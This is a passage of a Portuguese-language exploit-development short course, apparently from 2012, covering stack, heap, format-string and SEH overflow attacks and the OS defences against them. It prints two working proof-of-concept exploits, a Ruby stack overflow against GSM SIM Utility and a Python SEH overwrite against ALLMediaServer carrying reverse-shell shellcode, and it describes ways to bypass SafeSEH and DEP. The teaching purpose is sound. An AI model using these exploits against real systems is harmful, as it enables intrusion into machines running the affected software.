

Figura 1.4. Estado da pilha após transbordamento com sobrescrita do endereço de retorno.

A seguir é apresentado um exemplo de *exploit* que utiliza a técnica de estouro de pilha[7]. Nesse artefato, é explorada uma vulnerabilidade no software *GSM SIM Utility*. Essa vulnerabilidade foi divulgada em 07 de julho de 2010, juntamente com a PoC apresentada abaixo.

[7] http://www.exploit-db.com/exploits/19625

 ©2012 SBC — Soc. Bras. de Computação

Esse *exploit* foi desenvolvido na linguagem Ruby. Nas três primeiras linhas, três variáveis são inicializadas. Uma variável chamada “crash” é preenchida com 810 bytes correspondentes ao caractere “A”. Isso é necessário para preencher o espaço entre o início do *buffer* e o endereço de retorno que será sobrescrito. Apesar de ser comum encontrar *exploits* que utilizam o caractere “A” para transbordar o *buffer*, qualquer byte aceito como entrada pela aplicação pode ser usado com essa finalidade.

Após isso, a variável “eip” é inicializada com o valor “0x01524000”, que representa o endereço de uma instrução “JMP ESP”. Esse é o valor que irá sobrescrever o endereço de retorno e, assim, causar o desvio do fluxo de execução. Por fim, uma variável chamada “nop” é preenchida com 10 bytes de valor 0x90. Esse valor corresponde ao código de operação (*opcode*) da instrução NOP (*No Operation*). Essa instrução não executa qualquer operação e apenas indica que a instrução subsequente deve ser executada. Ao saltar para o início dessa sequência de instruções NOP (JMP ESP), o processador será guiado até a posição onde se encontra o *shellcode*.

Listagem 1.2. *Exploit* que usa a técnica de estouro de pilha para executar o *shellcode*.

```
1  crash = "A" * 810
2  eip = "01524000" #jmp esp
3  nop = "90" * 10
4  #message box
5  code ="d9eb9bd97424f431d2b27a31c9648"+
6        "b71308b760c8b761c8b46088b7e20"+
7        "8b36384f1875f35901d1ffe1608b6"+
8        "c24248b453c8b54057801ea8b4a18"+
9        "8b5a2001ebe337498b348b01ee31f"+
10       "f31c0fcac84c0740ac1cf0d01c7e9"+
11       "f1ffffff3b7c242875de8b5a2401e"+
12       "b668b0c4b8b5a1c01eb8b048b01e8"+
13       "8944241c61c3b20829d489e589c26"+
14       "88e4e0eec52e89cffffff894504bb"+
15       "7ed8e273871c2452e88bffffff894"+
16       "508686c6c20ff6833322e64687573"+
17       "6572885c240a89e656ff550489c25"+
18       "0bba8a24dbc871c2452e85effffff"+
19       "68703058206820636861686420627"+
20       "9686f697465684578706c31db885c"+
21       "241289e3686858202068446561746"+
22       "820697320682053696e6873206f66"+
23       "6857616765685468652031c9884c2"+
24       "41989e131d252535152ffd031c050"+
25       "ff5508"
26
27 payload = crash + eip + nop + code
28
29 sms = File.new( "directret.sms", "w" )
30 if sms
31    sms.syswrite(payload)
32 else
33    puts "Unable to create file."
34 end
```

As linhas de 4 a 25 apresentam o código do *shellcode,* que mostra uma caixa de texto na tela. A linha 27 preenche a variável denominada “payload” com a concatenação dos valores de todas as variáveis anteriormente criadas. Na linha 29, é criado um arquivo chamado “directret.sms” para escrita. Na linha 30, é checado se o arquivo foi criado com sucesso. Caso o arquivo tenha sido criado com sucesso, o *payload*[8] é escrito no arquivo “directret.sms”. Caso contrário, é exibida uma mensagem indicando que não foi possível criar o arquivo.

Quando o usuário abrir a aplicação do GSM SIM Utility e carregar esse arquivo, a vulnerabilidade de estouro de pilha será explorada e o *exploit* será executado, ocasionando a impressão da mensagem na tela (*shellcode*).

[8] Em protocolos de comunicação, o termo *payload* refere-se ao dado real sendo transmitido (desconsiderando-se cabeçalhos). No contexto de *exploits*, o termo *payload* é usado também como sinônimo de *shellcode*.

 ©2012 SBC — Soc. Bras. de Computação

Estouro do heap

Heap, como mencionado anteriormente, é uma região de memória reservada pelo sistema operacional para o processo armazenar dados referentes a variáveis alocadas dinamicamente, ou seja, durante a execução [Coimbra, 2011].

Durante a execução de um programa, a alocação dinâmica ocorre por dois motivos. Primeiro, porque não é possível prever, durante a compilação, a quantidade de blocos de memória necessários para armazenar dados cujo tamanho é variável. Segundo, porque com alocação dinâmica de memória, as áreas livres podem ser liberadas e reaproveitadas quando não estiverem mais sendo utilizadas.

Um estouro de *heap* ocorre quando um programa possibilita a cópia de dados para uma área de memória dinâmica (*heap*) sem checar se todos os dados de origem irão caber no destino. As técnicas de exploração das falhas de estouros de *heap* podem ser divididas em dois grupos [Coimbra, 2011].

O primeiro grupo é constituído por ataques onde o estouro de uma variável localizada no *heap* possibilita a alteração do conteúdo dos blocos de memória adjacentes, enquanto o segundo grupo compreende os ataques que alteram as informações de gerenciamento do *heap*.

No primeiro caso, o atacante utiliza um estouro no *heap* para sobrescrever dados relativos a um arquivo ou a uma senha. Para que isso ocorra, o ponteiro que o atacante deseja sobrescrever deve estar localizado após o *buffer* que será sobrescrito, pois o *heap* é escrito no sentido crescente da memória.

No segundo caso de ataques de estouro de *heap*, ocorre a sobrescrita de um ponteiro para função, ilustrada na Figura 1.5. Nessa situação, o atacante sobrescreve um ponteiro, fazendo-o apontar para outro endereço de memória, onde se localiza um *shellcode*. Após essa sobreposição de endereços, se a aplicação chamar a função através do ponteiro sobrescrito, o fluxo de execução será desviado para o *shellcode*, ao invés de saltar para o código originalmente apontado.



Figura 1.5. Sobrescrita de ponteiro para função no *heap*.

1.2.2.3. Falhas de formatação de strings

Outra vulnerabilidade comumente explorada em *softwares* é a falha de formatação de strings. Antes de falarmos sobre a vulnerabilidade, iremos explicar rapidamente o conceito de funções de formatação.

Uma função de formatação é um tipo especial de função que recebe um número variável de argumentos. Cada um desses argumentos é chamado de *string* de

 ©2012 SBC — Soc. Bras. de Computação

formatação. Uma função de formatação faz uma conversão de dados, utilizada para representar tipos de dados primitivos em uma forma que possibilite a leitura do usuário [Teso, 2001].

Assim como nos estouros de memória, os *exploits* usados contra *strings* mal formatadas também dependem de erros dos programadores. Existem diversos parâmetros de formatação. A Tabela 1.1 apresenta algumas possibilidades.

Tabela 1.1. Parâmetros de formatação de Strings.

Parâmetro	Tipo de Entrada	Tipo de Saída
%d	Valor	Decimal
%u	Valor	Decimal não sinalizado
%x	Valor	Hexadecimal
%s	Ponteiro	String
%n	Ponteiro	Número de bytes escritos

Uma vulnerabilidade de formatação de *string* ocorre quando um usuário é capaz de fornecer uma *string* de formatação para uma função de formatação, conforme o exemplo ilustrado na Tabela 1.2.

Tabela 1.2. Exemplos de código (vulnerável e correto) que utiliza formatação de *strings*.

Código vulnerável	Código correto

int func (char *value){
  printf(user);
}
	int func (char *value){
	  printf("%s",value);
	}

Ambas as chamadas funcionam se o usuário informar entradas que não possuem parâmetro de formatação. Caso um parâmetro de formatação seja passado, como "teste %x", a função *printf* funcionará de forma adequada apenas no segundo caso. Como no primeiro caso o valor a ser exibido em hexadecimal não se encontra na chamada da função, o parâmetro %x passará a referir-se a um valor armazenado na estrutura da pilha, que originalmente não deveria ser exposto. Assim, utilizando a entrada "teste%x", o atacante terá acesso às representações hexadecimais da memória do programa vulnerável. Essa vulnerabilidade pode ser utilizada para examinar a pilha do processo.

Outro parâmetro utilizado em ataques contra funções de formatação de strings é o "%n". Através dele, o usuário copia para uma variável do tipo inteira a quantidade de bytes que já foram manipulados pela função de formatação de strings. Quando nenhuma variável é passada como parâmetro, o valor correspondente à quantidade de bytes manipulados é escrito diretamente na pilha. Assim, o atacante pode forçar a escrita de um valor qualquer na pilha (um novo endereço de retorno, por exemplo).

Embora o parâmetro %n possibilite a escrita de valores na memória, o controle sobre o valor escrito é limitado, pois é preciso garantir a exata quantidade de caracteres exibidos na saída para que um valor pré-determinado seja escrito pelo formatador.

1.2.2.4. Sobrescrita de Tratadores de Exceção Estruturados (SEH)

A última vulnerabilidade tratada neste minicurso é a de tratadores de exceção estruturados (SEH – *Structured Exception Handler*). O SEH é uma estrutura de tratamento de exceção utilizada pelo Windows. Os blocos de códigos são encapsulados e cada bloco possui um ou mais tratadores associados a ele [Anwar, 2009]. Cada tratador

especifica um filtro para o tipo de exceção que irá controlar. A estrutura que organiza os tratadores de exceção é guardada dentro da pilha em forma de uma lista ligada.

Quando uma exceção é disparada, um tratador adequado é procurado. O primeiro que satisfaça as condições da exceção é executado. Um método ou função pode ter várias estruturas de tratamento de exceção. A Listagem 1.3 ilustra um exemplo de tratador de exceção em C++:

Listagem 1.3. Código de tratador de exceção em linguagem C++.

```
1  try{                                   4  __except(expressão){
2     //código                            5     //código do tratador de exceção
3  }                                      6  }
```

O bloco *try/except* é o responsável por configurar uma estrutura de tratamento de exceção explícita. O trecho de código inserido dentro do fragmento *try* (linha 2) é responsável pelo fluxo normal da aplicação, enquanto o trecho de código disposto no fragmento *except* (linha 5) faz o tratamento caso alguma exceção seja disparada.

A vulnerabilidade de sobrescrita de SEH surge quando ocorre um estouro de memória dentro de um bloco *try/except*. Explorando-se esse transbordamento, é possível sobrescrever a estrutura dos SEHs e obter controle sobre o ponteiro que aponta para a função de tratamento a ser executada [Anwar, 2009].

Um SEH possui dois ponteiros: o apontador para o próximo registro SEH e o ponteiro para o tratador de exceção. Essa estrutura é representada na Figura 1.6. O apontador para o próximo registro guarda o endereço do próximo tratador de exceção na pilha, enquanto o ponteiro para o tratador de exceção é o endereço inicial das instruções a serem executadas caso o tratador satisfaça as restrições da exceção que foi disparada. Cada tratador de exceção possui a chance de tratar a exceção disparada ou passá-la para o próximo tratador de exceção que se encontra na lista.



Figura 1.6. Exemplo de pilha com SEH. [Anwar, 2009]

A partir do Windows XP SP1, como uma medida de proteção, todos os registradores de uso geral são zerados, antes da chamada do SEH. Entretanto, controlar o fluxo de execução do programa ainda é possível, pois foi constatado que, no momento em que o tratador de exceção é chamado, o endereço do SEH fica armazenado duas palavras (8 bytes) abaixo do topo da pilha (ESP – *stack pointer*).

 ©2012 SBC — Soc. Bras. de Computação

Isso significa que uma sequência de instruções que desempilhe (POP) 8 bytes (duas palavras) e depois retorne (RET) desviará o fluxo de execução para a posição originalmente ocupada pelo ponteiro para o próximo SEH. Em função dessa característica, normalmente os atacantes sobrescrevem o endereço do tratador de exceção com o endereço de uma sequência de instruções da forma “POP POP RET”. Isso garante que o fluxo de execução será desviado para os bytes que originalmente indicavam o próximo SEH, mas que também são sobrescritos e, portanto, dominados pelo atacante.

Assim, um *exploit* que sobrescreve o SEH para subverter o fluxo de execução normalmente segue os seguintes passos:

a) Sobrescreve o ponteiro para o próximo tratador de exceção com alguma instrução de desvio (ex: JMP) que leve ao *shellcode;*

b) Sobrescreve o ponteiro para o código do tratador de exceção com um ponteiro para uma sequência de instruções que traga de volta o fluxo de execução para a área sobrescrita pelo atacante na pilha (ex: POP POP RET);

c) Gera uma exceção;

Portanto, o atacante precisa ainda forçar a ocorrência de uma exceção, o que causará a execução do tratador de exceção cujo ponteiro foi sobrescrito. Uma estratégia normalmente utilizada para forçar o lançamento de uma exceção é sobrescrever uma quantidade de dados na pilha suficiente para transbordar além dos limites estabelecidos para o segmento de pilha do processo. Quando isso acontece, o sistema lança uma exceção para evitar que dados da pilha sejam gravados em outro segmento.

Um exemplo de *exploit* que utiliza a técnica de sobrescrita de SEH pode ser encontrado em [9]. Nesse artefato, é explorada uma vulnerabilidade no ALLMediaServer. A vulnerabilidade foi divulgada em 04 de julho *de* 2012, juntamente com a PoC apresentada abaixo.

Listagem 1.4. Código de *exploit* que utiliza técnica de sobrescrita de SEH para executar o *shellcode*.

```
1  import sys, socket
2  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
3  s.connect((sys.argv[1], 888))
4
5  buffer = "A" * 1072
6  buffer += "\xeb\x06\x90\x90"   #NSEH  jmp short 6
7  buffer += "\xca\x24\xec\x65"   # SEH  POP POP RETN
8
9  # msfpayload windows/shell_reverse_tcp
10 # you can replace the shellcode with any shellcode u want
11
12 buffer += ("\xd9\xc8\xd9\x74\x24\xf4\xb8\xa6\xaa\xb6\xad\x5b\x2b\xc9\xb1"
13            "\x4f\x83\xeb\xfc\x31\x43\x15\x03\x43\x15\x44\x5f\x4a\x45\x01"
14            "\xa0\xb3\x96\x71\x28\x56\xa7\xa3\x4e\x12\x9a\x73\x04\x76\x17"
15            "\xf8\x48\x63\xac\x8c\x44\x84\x05\x3a\xb3\xab\x96\x8b\x7b\x67"
16            "\x54\x8a\x07\x7a\x89\x6c\x39\xb5\xdc\x6d\x7e\xa8\x2f\x3f\xd7"
17            "\xa6\x82\xaf\x5c\xfa\x1e\xce\xb2\x70\x1e\xa8\xb7\x47\xeb\x02"
18            "\xb9\x97\x44\x19\xf1\x0f\xee\x45\x22\x31\x23\x96\x1e\x78\x48"
19            "\x6c\xd4\x7b\x98\xbd\x15\x4a\xe4\x11\x28\x62\xe9\x68\x6c\x45"
20            "\x12\x1f\x86\xb5\xaf\x27\x5d\xc7\x6b\xa2\x40\x6f\xff\x14\xa1"
21            "\x91\x2c\xc2\x22\x9d\x99\x81\x6d\x82\x1c\x46\x06\xbe\x95\x69"
22            "\xc9\x36\xed\x4d\xcd\x13\xb5\xec\x54\xfe\x18\x11\x86\xa6\xc5"
23            "\xb7\xcc\x45\x11\xc1\x8e\x01\xd6\xff\x30\xd2\x70\x88\x43\xe0"
```

[9] http://www.exploit-db.com/exploits/19625

```
24           "\xdf\x22\xcc\x48\x97\xec\x0b\xae\x82\x48\x83\x51\x2d\xa8\x8d"
25           "\x95\x79\xf8\xa5\x3c\x02\x93\x35\xc0\xd7\x33\x66\x6e\x88\xf3"
26           "\xd6\xce\x78\x9b\x3c\xc1\xa7\xbb\x3e\x0b\xde\xfc\xa9\x74\x49"
27           "\x03\x3e\x1d\x88\x03\x2f\x81\x05\xe5\x25\x29\x40\xbe\xd1\xd0"
28           "\xc9\x34\x43\x1c\xc4\xdc\xe0\x8f\x83\x1c\x6e\xac\x1b\x4b\x27"
29           "\x02\x52\x19\xd5\x3d\xcc\x3f\x24\xdb\x37\xfb\xf3\x18\xb9\x02"
30           "\x71\x24\x9d\x14\x4f\xa5\x99\x40\x1f\xf0\x77\x3e\xd9\xaa\x39"
31           "\xe8\xb3\x01\x90\x7c\x45\x6a\x23\xfa\x4a\xa7\xd5\xe2\xfb\x1e"
32           "\xa0\x1d\x33\xf7\x24\x66\x29\x67\xca\xbd\xe9\x97\x81\x9f\x58"
33           "\x30\x4c\x4a\xd9\x5d\x6f\xa1\x1e\x58\xec\x43\xdf\x9f\xec\x26"
34           "\xda\xe4\xaa\xdb\x96\x75\x5f\xdb\x05\x75\x4a")
35
36 s.send(buffer)
37 s.close()
```

Esse *exploit* foi desenvolvido na linguagem Python. Na primeira linha, as bibliotecas sys e socket são importadas. Após isso, um soquete denominado “s” é criado e uma conexão é iniciada com o servidor alvo na porta 888.

Na linha 4, a variável “buffer” é preenchida com 1072 bytes que representam o caractere “A”. Assim como no tradicional estouro de pilha, essa sequência de bytes é usada apenas para transbordar o *buffer* até a posição desejada. No caso de uma exploração do SEH, a pilha é sobrescrita até a exata posição onde está posicionado o ponteiro para o próximo SEH. Nesse ponto, o *exploit* posiciona uma instrução de “JMP 0x06”, usada para saltar seis bytes e aterrizar em cima do *shellcode* (linha 6). Em seguida (inha 7), é anotado o endereço de uma sequência de instruções da forma “POP POP RET”. Esse endereço irá sobrescrever a posição exata onde se localiza o endereço original do tratador de exceção.

Da linha 12 até a linha 34, o *shellcode* é concatenado ao conteúdo da variável “buffer”. Posteriormente, na linha 36, o *payload* construído na variável “buffer” é enviado para a aplicação vulnerável e, na linha 37, a conexão é encerrada. Com a aplicação ALLMediaServer em execução, ao rodar o *script* que implementa o *exploit,* o usuário envia o *payload* malicioso para o servidor, acarretando na exploração.

1.3. Proteções

Assim como as estratégias para explorar vulnerabilidades de *buffer overflow* evoluíram ao longo do tempo, surgiram e foram aprimorados mecanismos de proteção, que têm a incumbência de bloquear ou – pelo menos – dificultar a consolidação desses ataques. Essas estratégias de defesa focam diferentes etapas do processo de funcionamento de um sistema computacional, variando desde soluções que tratam da fase de compilação de um código-fonte até abordagens que propõem novos mecanismos de hardware.

Nesta seção, serão abordados os dispositivos de proteção de memória adotados pelos sistemas operacionais modernos que têm impacto direto na escolha das técnicas para desenvolvimento de *exploits*. Além disso, serão discutidos os diversos filtros de dados existentes contra entradas maliciosas, bem como as principais estratégias utilizadas pelos desenvolvedores de *exploits* para burlar esses mecanismos.

1.3.1. Proteções de memória

Entre as classes de mitigações propostas contra ataques de exploração de softwares, os mecanismos de proteção da memória, implementados pelos sistemas operacionais na

 ©2012 SBC — Soc. Bras. de Computação

tentativa de impor barreiras contra a execução de códigos maliciosos, podem ser considerados os dispositivos que mais evoluíram ao longo do tempo. Além disso, a maior parte das técnicas modernas de desenvolvimento de *exploits* surgiram da necessidade de adaptar os ataques para funcionamento em ambientes com proteções de memória. Apesar dessa evolução nas estratégias de exploração, quando empregadas em conjunto, as proteções de memória descritas a seguir impõem um elevado nível de dificuldade à criação de *exploits* eficazes [Harper et al., 2011].

1.3.1.1. Pilha não-executável (*nx-stack*)

Como os ataques de estouro de pilha foram os primeiros a se popularizar, surgiu inicialmente a necessidade de se proteger a pilha contra a execução de códigos, principalmente porque a estratégia mais óbvia de exploração desse tipo de vulnerabilidade é a inserção do código malicioso na própria pilha, junto com o código que gera o estouro do *buffer*. Em decorrência da constatação dessa possibilidade, surgiram em 1996 dispositivos para impedir a execução de instruções oriundas da área de pilha (*non-executable stack* ou *nx-stack*). Atualmente esse tipo de proteção está presente por padrão na maioria dos sistemas operacionais, incluindo Linux, OpenBSD, Mac OS X, Solaris e Windows, entre outros [Anley et al., 2007].

1.3.1.2. *Cookies*

Dada a importância e frequência dos ataques à pilha, foram desenvolvidos outros procedimentos de segurança para protegê-la. Entre eles, mecanismos que inserem marcas aleatórias – denominadas *cookies* ou canários[10] – entre buffers e informações sensíveis, tais como endereços de retorno e o apontador de *frame*. A origem do nome canário remonta à prática histórica adotada por trabalhadores de minas de carvão. Nesses ambientes, mineradores costumam levar consigo um pássaro da espécie canário, para que ele sirva de indicador biológico dos níveis tóxicos de gazes no interior das minas. Por ser mais frágil, o animal morre intoxicado antes que os mineradores percebam o perigo decorrente da elevação dos níveis de monóxido de carbono. Assim, a morte do pássaro indica aos mineradores o momento de abandonar o local.

No contexto de transbordamentos da pilha, o canário funciona como um alerta contra a sobrescrita de metadados. Antes de retornar, a função checa se o marcador permanece o mesmo. Assim, ao forçar um *overflow* que sobrescreva dados de controle, o atacante acaba alterando também o valor do canário. Dessa forma, a aplicação detecta o ataque e impede a execução do código malicioso. Por outro lado, se o atacante conseguir explorar algum dado corrompido antes da função iniciar seu epílogo[11], o canário não será checado e o ataque não será descoberto.

Os procedimentos de inserção dos *cookies* variam. Algumas propostas, como *Stackguard*, inserem os canários em tempo de compilação, enquanto outras, como *libverify*, armazenam os marcadores durante a execução, através de funções empacotadoras (*wrappers*) [Werthmann, 2006]. A vantagem da solução baseada em

---

[10] Neste texto, os termos "*cookie*", "canário" e "marcador" são usados de maneira intercambiável.

[11] Epílogo é o termo normalmente utilizado para designar as últimas instruções *assembly* executadas por uma função. Quando a proteção do *cookie* está habilitada, as instruções que checam a integridade do canário são inseridas nessa região final do código da função.

 ©2012 SBC — Soc. Bras. de Computação

compiladores é a redução do overhead computacional a que o programa estará sujeito. Por outro lado, a inserção dos canários durante a execução garante o funcionamento de sistemas legados ou cujo código-fonte não esteja disponível. Mesmo no caso de aplicações cujo código-fonte esteja disponível, a inserção dos *cookies* durante a execução descarta a necessidade de recompilá-los.

O GCC (*GNU Compiler Collection*), desde a versão 4.1, implementa uma versão aprimorada do *StackGuard* denominada *ProPolice* (também chamada de *Stack Smashing Protector* – SSP) [Cugliari and Graziano, 2010]. Em algumas distribuições Linux, a opção "*-fstack-protector*" desse compilador, que habilita o uso de canários quando há variáveis locais do tipo string, é estabelecida como padrão. Desde 2002, o compilador Visual Studio, da Microsoft, implementa um mecanismo equivalente, denominado /GS. A partir de 2005, essa proteção tornou-se padrão nesse compilador. Em ambos os compiladores, além de inserir um canário para proteger o endereço de retorno e o apontador de *frame*, as variáveis locais são reordenadas e os parâmetros são copiados para junto dessas variáveis, a fim de impedir que estouros de *buffer* sobrescrevam ponteiros. A Figura 1.7 ilustra a disposição da pilha de uma função vulnerável sem e com a proteção.

Como os canários são gerados aleatoriamente com uma razoável entropia, é bastante improvável que um atacante consiga prever o marcador que será utilizado. Por outro lado, por questões de arquitetura e desempenho, os canários não são inseridos junto a todos os buffers existentes na pilha, o que abre brechas para a superação dessa proteção em algumas situações específicas. Os tratadores estruturados de exceção (SEH), por exemplo, não são protegidos pelo /GS, podendo ser sobrescritos pelo atacante. Se um atacante for capaz de sobrescrever um ponteiro para tratamento de exceções, conforme explicado na seção 1.2.2.4, e conseguir forçar o lançamento de uma exceção antes que o epílogo da função seja executado, a comparação do canário sequer será efetuada e o fluxo de execução será desviado para o código malicioso, apontado pelo ponteiro corrompido.



Figura 1.7. Estrutura da pilha sem proteção e com proteção (canário, reordenação de variáveis e cópia de parâmetros) [Sotirov e Dowd, 2008].

1.3.1.3. *SafeSEH* e *SEHOP*

A fim de coibir os ataques que exploram os SEHs, a Microsoft lançou um dispositivo denominado "SafeSEH" (*Safe Structured Exception Handler*), que agregou novos mecanismos de proteção da pilha, com o intuito de resguardar os registros para tratamento de exceção utilizados pelos seus sistemas operacionais [Microsoft, 2012d]. O

 ©2012 SBC — Soc. Bras. de Computação

flag de ligação /SafeSEH está disponível no compilador Visual Studio desde a versão ".Net 2003".

A proteção é viabilizada por uma lista dos tratadores de exceção válidos, inserida pelo ligador (*linker*) no cabeçalho do processo, durante a etapa de amarração das referências entre objetos executáveis. Ao ocorrer uma exceção, o sistema checa se o tratador indicado corresponde a alguma entrada na lista de tratadores autênticos, antes de executá-lo. Antes disso, é verificado se o ponteiro para o tratador de exceção não referencia um endereço da pilha, situação que configura um ataque de estouro da pilha [Sotirov e Dowd, 2008].

A sequência de verificações começa com a lista de módulos carregados. O despachador de exceções checa se o endereço do tratador pertence à faixa de endereços de algum desses módulos. Caso o tratador aponte para algum módulo carregado, a comparação do ponteiro com a lista dos tratadores de exceção válidos é realizada. No entanto, caso o endereço do tratador não pertença a nenhum dos módulos carregados pelo processo, ele é considerado seguro. Essa decisão de implementação é explorada por atacantes para superar a proteção imposta pelo SafeSEH. Escolhe-se um endereço que não pertença aos módulos carregados pelo processo (por exemplo, algum processo do sistema operacional) e que execute uma sequência de instruções com efeito equivalente à sequência POP-POP-RET, explicada na seção 1.2.2.4 [Eeckhoutte, 2009].

Outra técnica utilizada por atacantes para superar o SafeSEH consiste, na verdade, em uma estratégia que evita a proteção. Procura-se alguma biblioteca carregada pelo processo e que não tenha sido compilada com a opção /SafeSEH. Assim, ao fazer um ponteiro para tratamento de exceção referenciar uma sequência de instruções da forma POP-POP-RET existente em uma biblioteca desprotegida, o atacante consegue desviar o fluxo de execução para o código malicioso inserido na pilha. Naturalmente, essa estratégia não funciona caso todas as bibliotecas carregadas utilizem o SafeSEH.

Em 2009, foi lançada uma extensão para a segurança dos SEHs denominada *Structured Exception Handler Overwrite Protection* (SEHOP), que opera através de checagens efetuadas unicamente durante a execução de um processo [Microsoft, 2010a]. Assim, esse mecanismo independe das escolhas durante a etapa de compilação dos softwares. O SEHOP está disponível em todas as versões do Windows a partir do Vista SP1, mas somente está habilitado por padrão nas versões do Windows Server 2008.

O SEHOP acrescenta um registro simbólico na última posição da lista encadeada de tratadores de exceção. Isso permite que o despachador de exceções do sistema operacional cheque se o último elemento da lista aponta para um elemento pivô, previamente estabelecido, evitando corrupções da lista encadeada [Miller, 2009]. Conforme descrito na seção 1.2.2.4, o ponteiro para o próximo registro da lista encadeada de tratadores de exceção é posicionado entre as variáveis locais e o apontador para a função de tratamento. Assim, para sobrescrever o endereço da função de tratamento com dados oriundos de um estouro de *buffer* na pilha, o atacante corrompe também o ponteiro para o registro subsequente na lista encadeada. Como consequência, o despachador de exceções não atinge o registro simbólico e, por isso, detecta o ataque. Le Berre e Cauquil demonstraram que, respeitadas algumas condições, é possível

 ©2012 SBC — Soc. Bras. de Computação

enganar a proteção imposta pelo SEHOP criando um registro falso que aponte para o último elemento da lista encadeada de tratadores de exceção [Berre e Cauquil, 2009].

1.3.1.4. Prevenção de Execução de Dados (*DEP*)

Uma extensão natural do mecanismo de proibição da execução de instruções armazenadas na pilha (*nx-stack*), concebida para bloquear esse tipo de tentativa em outras áreas da memória – como o *heap* e o BSS –, recebeu as designações “NX” (*No eXecute, na AMD*) e “XD” (eXecute Disable, na Intel). Essa estratégia de proteção, batizada no Windows como DEP (*Data Execution Prevention*), baseia-se na utilização de um recurso incorporado aos processadores, em 2004, para marcar as páginas de memória com um bit de execução [Sotirov e Dowd, 2008]. Assim, o sistema operacional pode garantir que áreas de memória destinadas a armazenar dados – como a pilha e o *heap* – não sejam executáveis.

O “NX/XD” torna praticamente impossível a injeção de código externo em programas vulneráveis. Entretanto, técnicas de reutilização de código, como ROP, explicada na seção 1.4.2, podem obter êxito contra um sistema protegido apenas pelo bit de execução. Além disso, nas arquiteturas de 32 bits de alguns sistemas operacionais, como em algumas versões do Windows, a proteção oferecida pelo DEP pode ser desativada durante a execução do programa. Essa é uma brecha comumente explorada por atacantes. Também são comuns ataques que usam funções do próprio sistema operacional para copiar o *shellcode* em uma área executável da memória ou para atribuir permissões de execução à região onde o *shellcode* se localiza.

O Windows implementa o DEP desde o lançamento do *Service Pack* 2 para o XP. Assim como com o SafeSEH, o funcionamento do DEP requer que as aplicações sejam ligadas com uma opção especial: /NXCOMPACT. Essa opção encontra-se disponível no compilador Visual Studio desde a versão 2005. A tecnologia “NX/XD” também está presente no Linux, desde o *kernel* 2.6.8 [Cugliari e Graziano, 2010].

1.3.1.5. Espaço aleatório de endereços (*ASLR*)

